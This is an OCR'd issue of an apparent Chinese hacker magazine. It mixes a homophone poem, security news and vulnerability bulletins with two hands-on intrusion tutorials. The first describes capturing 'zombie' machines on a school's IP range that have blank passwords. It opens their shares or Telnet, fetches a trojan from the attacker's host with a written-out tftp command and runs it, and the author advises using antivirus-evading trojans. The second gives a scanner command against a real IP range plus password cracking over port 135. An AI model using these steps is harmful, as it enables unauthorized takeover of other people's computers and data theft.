
《衣头珠》

尼思衣头珠，依头搭纯珠。珠透镜中现，尼久思头珠。衣头珠，亮头珠，散头珠，思头珠！

这句诗词表现的是一位刚入空门的女尼，还放不下红尘眷恋，想着自己衣服及头上的珠 。于是拿出饰珠打扮起来，对着镜子看着珠光宝器的自己。想着自己已经入了空门，这些衣服和饰珠在身边就会让自己分心，于是将衣服、饰珠都完全破坏掉，让自己再也无法使用，以后只能在记忆中寻找自己最美的形象了。（某猴：这个“散”字用得特别好啊！嘿嘿……）

谐音诗词的特别在于，韵味＋意味，本意和无意。诗词完全靠作者和读者的自我理解，而且也许每个人的理解都不一样。大家也可以来搞个“谐音诗词大表现”活动啊！欢迎在杂志回执中展现你的一诗多意，优秀作品免费上刊头进行宣传，并由眼镜猴大师傅亲自点评！

注：如果你看了这些诗词而不笑？呵呵……你就是诗词的标题！（^_^）



新闻摘要

本月的“大片”是“三国”风云啊……腾讯为了QQ而下狠手灭“虫”；Opera浏览器也逃不过漏洞纠缠；MS Vista系统居然出现一个“天大的笑话”，用户可以自己DIY其系统的评分，让这个评分工具成为了摆设……想看详细内容，恳请继续翻阅……

新闻短评快

腾讯：无论盈利与否，开发QQ外挂就是侵权行为！

一句强硬的语句让所有关注“珊瑚虫”事件的人们一惊！珊瑚虫倒下了，针对一些技术爱好者对继续开发飘云QQ的响应，腾讯表示：不论是否以盈利为目的，任何人只要开发QQ外挂，腾讯都认为是侵权行为，将保留追究责任的权利。

随着珊瑚虫QQ之外的另一修改版QQ——飘云QQ开发团队宣布终止开发的消息，国内两大QQ修改版将成绝唱。飘云QQ的一位核心技术人员在退出声明中表示：“已经有很多人表示愿意继续IPQQ的开发。”，一些网友公开表示要加入开发行列。

对于QQ外挂工具也侵权的观点，不同律师表达了不同的看法。一些律师认为，此种行为并不侵犯著作权，但可能会出现不正当竞争；也有律师认为此种外挂属于非法，是明显的侵权行为。

小迷点评：其实以前用珊瑚虫也就是因为它比腾讯QQ“干净”，没有广告的骚扰。当然，如果当初珊瑚虫一直就是以去广告、显IP来低调发展，后果料想比现在理想。（这激起小编我尘封已旧的研发技能……）

病毒走向智能！选择性搞破坏！？

互联网最近出现一种具有“见机行事”功能的病毒，与常见的电脑病毒不同，这种代码为Win32/KillDPT的病毒会根据机器的操作系统类型决定中止运行还是入侵破坏。奇怪的是，对简体中文操作系统无影响，专杀其它语种系统！

据了解，该病毒为一种“分区表”杀手病毒，该病毒运行后会首先读取注册表的一个键值，并判定当前操作系统的类型，如果是简体中文操作系统，该病毒会自动退出运行，不会对电脑产生任何影响；如果是日本语或印尼语操作系统，该病毒则会破坏硬盘分区表，自动向电脑硬盘中填充垃圾数据，进而造成系统重启后无法找到引导系统，并最终导致电脑彻底瘫痪；而如果是英文系统，则也会自动退出但同时弹出“Your luck ‘s so good! ”（这显然是句中国式英语，字面直译应该是”你运气真好“）的对话框。

小迷点评：网友对病毒编写者的这种行为提出了质疑，并以此将编写者定位为“愤青”。 从编写者的意图看，很可能是为了发泄不满。不过也提醒电脑用户注意防范，这种病毒稍微略作修改，就可能会对任何语言的操作系统都产生不良影响。

漏洞公告牌

Opera浏览器远程代码执行及绕过同源策略漏洞

受影响系统：

Opera Software Opera ＜ 9.24

说明：

Opera是一款流行的WEB浏览器，支持多种平台。最近发现其存在多个漏洞，远程攻击者可能利用这些漏洞控制用户系统。

如果用户将Opera配置为使用外部新闻组客户端或邮件应用程序的话，特制的网页可能导致Opera错误地运行该应用程序，在某些情况下这可能导致执行任意指令。

在访问不同站点的帧的时候，特制的脚本可能绕过同源策略覆盖这些帧的函数。如果之后页面的脚本运行了这些函数的话，就可能导致在目标站点的环境中运行攻击者所提供的脚本。

目前厂商已经发布了升级补丁以修复这个安全问题，请到厂商的主页下载：http://www.opera.com/download/

有意思！Vista评分工具漏洞

Vista颇受争议的“Windows体验索引”工具是一项能对系统运行Vista效能做出评分的系统。它的争议性不仅在于微软评分机制出现了欠缺考虑的地方，且程序本身还存在众多问题。

大家不知道发现没有，同样的配置，但在不同时间内进行测试，Vista系统却给出了不一样的分数评定，实在让人匪夷所思。而且，通常人们都会认为更大的内存将获得更高的测试得分，但似乎微软并不这么认为。国外INQ网站采用几个不同配置的电脑对这个评估工具进行了测试，在一个配置得分为4.2分的基础上升级了其它更高级的硬件，再次测试时令人吃惊，总分下降到了4.1分。

硬件升级在Vista硬件评估中无法在分数上得到明显的提高，因此电脑实际升级带来的效能提升不能完全用Vista硬件指数来衡量。此外，从内存测试部分上知道，微软的测试中，它更关心的是内存的延迟，对于内存容量倒显得关心程度不够。

最有意思的是，微软给评分工具留下了一个有趣的“后门”，只要更改系统中的一个文件，一切得分将尽在您掌握之中。您只要进入X：\Windows\Performance \WinSAT\DataStore（X为你的vista盘符）目录，然后更改WinSAT.xml文件里的关于得分的数据，系统评分将可以得到你所想要的分数。现阶段最高只有5.9分，修改的最高分数可以达到9.9分，9.9分以上无法显示。

其实，死盯着一个标准测试做出的购买决策是非常危险的，包括在评测方面实属“非专业人士”的微软公司在内。一切购买升级的原则，请以你实际体验到的性能为准，Vista下的2.5分，说不定也可以流畅的运行Vista系统和普通的家用3D游戏。

VMware虚拟磁盘Reconfig.DLL本地拒绝服务漏洞

受影响系统：

VMWare Workstation 6.0.1

VMWare Workstation 6.0

VMWare Player 2.0.1

VMWare Player 2.0

说明：

VMWare是一款虚拟PC软件，允许在一台机器上同时运行两个或多个Windows、DOS、LINUX系统。

VMWare所提供的Reconfig.DLL库（ConnectPopulatedDiskEx函数）中存在安全漏洞，本地攻击者可能利用此漏洞导致拒绝服务。

如果用户受骗加载了恶意的磁盘镜像的话，就会导致VMWare的虚拟磁盘加载服务（vmount2.exe）拒绝服务。

厂商补丁：

目前厂商还没有提供补丁或者升级程序，我们建议使用此软件的用户随时关注厂商的主页以获取最新版本：http://www.vmware.com

肉鸡接龙

栏首语

10月刚过，11月就来了……哦，应该是冬天就来了！冷啊，人都哆嗦着。北风吹得厉害，树木的叶子夹着废弃的塑料袋在阳光明媚的蓝天白云中乱飞，真是很和谐的北国风光啊！就让我们喝着鸡汤迎接冬天的来临吧……

啊D网络工具包——抓鸡好帮手

文 sniperhg

从本文你可以学到：

使用啊D网络工具包快速抓鸡

想必大家都用过啊D的网络工具包，相当强大的一个菜鸟傻瓜工具，不用懂什么专业知识，就可以通过它找到不少肉鸡哦。我一般在局域网里用它来搞别人的电脑，因为网吧安全做的不是很好，而且你也可以通过一些途径搞到本机的密码，然后通过啊D网络工具包的肉鸡查找功能就可以搞定一批机器了。

在这里，我为大家演示一下这个强大的“肉鸡查找”功能，我的目标不是局域网，而是我们学校同学用的IP段。怎么得到IP段呢？用珊瑚虫QQ看看自己的IP或者同学的IP就可以确定了。扫描后的结果如图1，很多空口令哦，因为现在大家装机都是直接在电脑城里装好了拿回来，而且电脑城的装机员都是用GHOST盘直接GHOST上去一个XP，密码得你自己回来改。可是有多少人能知道网络不安全呢？我们钻的就是他们这些人的空子。

找到有空口令的机器，右击出现“win2000远程管理的选项”，进入看到“服务”选项，然后单击。如果出现如图2所示的提示框就说明利用不了，




图1

为什么会出现这个东西？这得问啊D了，偶是个菜鸟，很多东西不了解。如果单击后列出主机上的所有服务，那么可就有得玩了哦！




图2

我们先来看看哪些服务启动了！大家可以根据服务名来看看主机上装的是什么的杀毒软件，再上传相应的远程控制木马（*当然，木马得是免杀的！免杀这个环节大家就去网上看教程吧，最重要的一点：别用鸽子！这玩意儿被盯的太紧！我尝试对它做个免杀，特征码N处，放弃了，尽量用比较老的木马*）。

我找到一个可以列出服务的主机，这里出现两种情况：

*1.*对方开了共享，我们就直接用啊D的“木马种植”功能，直接传一个木马上去，再通过Task Scheduler定制一个计划来执行我们的木马；

*2.*对方没有开任何共享，我们就开它的TELNET，这个也是

啊D一项很实用的功能。按鼠标右键，选择“打开对方的TELNET”，如图3，这个是利用的Remote Registry服务。我们远程连接它的注册表，然后进行修改后使TELNET打开，开了TELNET就登录上去。

接着可以用net share c$=c:\ 命令开它的共享，再用第一种方法来种马；也可以利用TFTP这个命令，这个是每个机器都带的一个小程序，很方便我们传输比较小的文件。我们在本地建一个TFTP的服务器，我用的是“视窗安全汉化”的版本，如图4。






图 4


图 3

建立好了服务器就在TELNET上的那个黑窗口运行**ftfp –i 我的IP GET muma.exe c:\1.exe**，GET是从我的IP这里拿东西过去的意思，MUMA.EXE保存在TFTP服务器程序的同目录下；C:\1.exe是我把木马保存在他的电脑上的C盘，命名为1.EXE。传输好了的话我们就直接在窗口里输入1.EXE（前提是你已经切换到C:\），木马就运行了。运行了又怎么样？等着上线呗，嘎嘎，如图5。


图5

如果你有时间，一天抓几个肉鸡是没有问题滴！还有，注意自身的安全，别在你抓别人的同时，也成了别人的瓮中之物哦。

编辑点评：

一篇必备软件的应用基础文章，应该很受刚入门想试试抓鸡的菜菜们的喜爱。抓鸡并不难，如何保鸡才是关键！希望菜菜们在不断的进步中领悟思路，这个是最重要的啊！

[菜鸟恶补]

文 天涯衰草

飙音：11月了，天凉了，是时候下载点儿电子书准备过冬了。说起来感慨蛮多的，转眼间又过去一年了。原先的打算是很好的，每天书多看一点，东西多学一点，可一年之后，自己还是小菜鸟，还是什么都不会。不知道大家是不是都这样呢？？？

入侵，从端口开始

从本文您可以学到：

1、端口的基本概念　2、基于端口的攻防

对于普通的计算机用户来说，“端口”是他们接触最多的计算机术语之一，因为端口在系统中负责数据的传输和接收。可以这么说，黑客的每一次入侵都是始于端口也终于端口。今天我们就来说一说计算机端口的故事。

一、什么是端口？

“端口”是计算机网络中最常见的一个词，它是英文Port的义译，它有好几种意思。我们这里所指的端口不是指物理意义上的端口，而是特指TCP/IP协议中的端口，是逻辑意义上的端口。我们可以把IP地址比作一间房子，端口就是出入这间房子的门。真正的房子只有几个门，但是一个IP地址的端口可以有65535个之多。端口是通过端口号来标记的，端口号只有整数，范围是从1到65535。

端口号有两种基本分配方式：第一种叫全局分配，这是一种集中分配方式，由一个公认权威的中央机构根据用户的需要进行统一分配，并将结果公布于众；第二种是本地分配，又称动态连接，即进程需要访问传输层服务时，向本地操作系统提出申请，操作系统返回本地唯一的端口号，进程再通过合适的系统调用，将自己和该端口连接起来绑定。TCP/IP端口号的分配综合了以上两种方式，将端口号分为两部份，少量的作为保留端口，以全局方式分配给服务进程。TCP和UDP规定，小于1024的端口才能作为保留端口。剩余的为自由端口，以本地方式进行分配。

端口	服务类型
21	FTP服务
80	WWW服务
25	电子邮件服务
3389	远程桌面服务
1433	SQL服务
7626	冰河木马服务
8000	灰鸽子木马服务

二、端口如何被利用

端口在网络环境中其实有很多作用，除了进行数据传输以外，还可以用于验证远程主机是否存活。那么现在我们就来总结一下端口入侵的类型。


系统服务型

Windows系统为用户提供了大量的相关服务，比如IPC$服务、WMI服务、远程桌面服务等。由于这些相关服务是由系统提供的，因此它的安全性很少引起用户的注意。比如WMI服务是“Microsoft Windows管理规范”服务的简称，可以方便用户对计算机系统进行远程管理，同时它的易用性也导致了系统的安全性下降。由于WMI服务默认打开的是135端口，因此WMI入侵也被称之为135端口入侵。

实例演示：

Step1：首先利用“S扫描器”对网络中存在135端口的远程系统进行扫描。点击开始菜单中的“运行”命令，输入“cmd”打开命令提示符窗口，首先跳转到S扫描器存在的目录并且输入下面一段命令，

S syn 61.188.1.1 61.188.255.255 135 100 /save，如图1所示。


图1　扫描的结果

这段命令前后的IP地址表示扫描的开始和结束地址，后面的135就表示需要扫描的端口，100表示扫描的线程数。

Step2：现在打开S扫描器目录，其中的**Result.txt**存放着扫描到的信息。首先将文本文件中多余的信息进行删除，

只保留扫描到的IP地址信息。接着运行系统账号破解工具NTScan，它可以利用设置的用户名和密码对远程系统进行破解。在NTScan窗口中的“主机文件”中设置IP地址文件,接着选中“WMI扫描”这个选项，然后在扫描端口中设置为135，最后点击“开始”按钮就可以进行破解操作了，如图2所示。

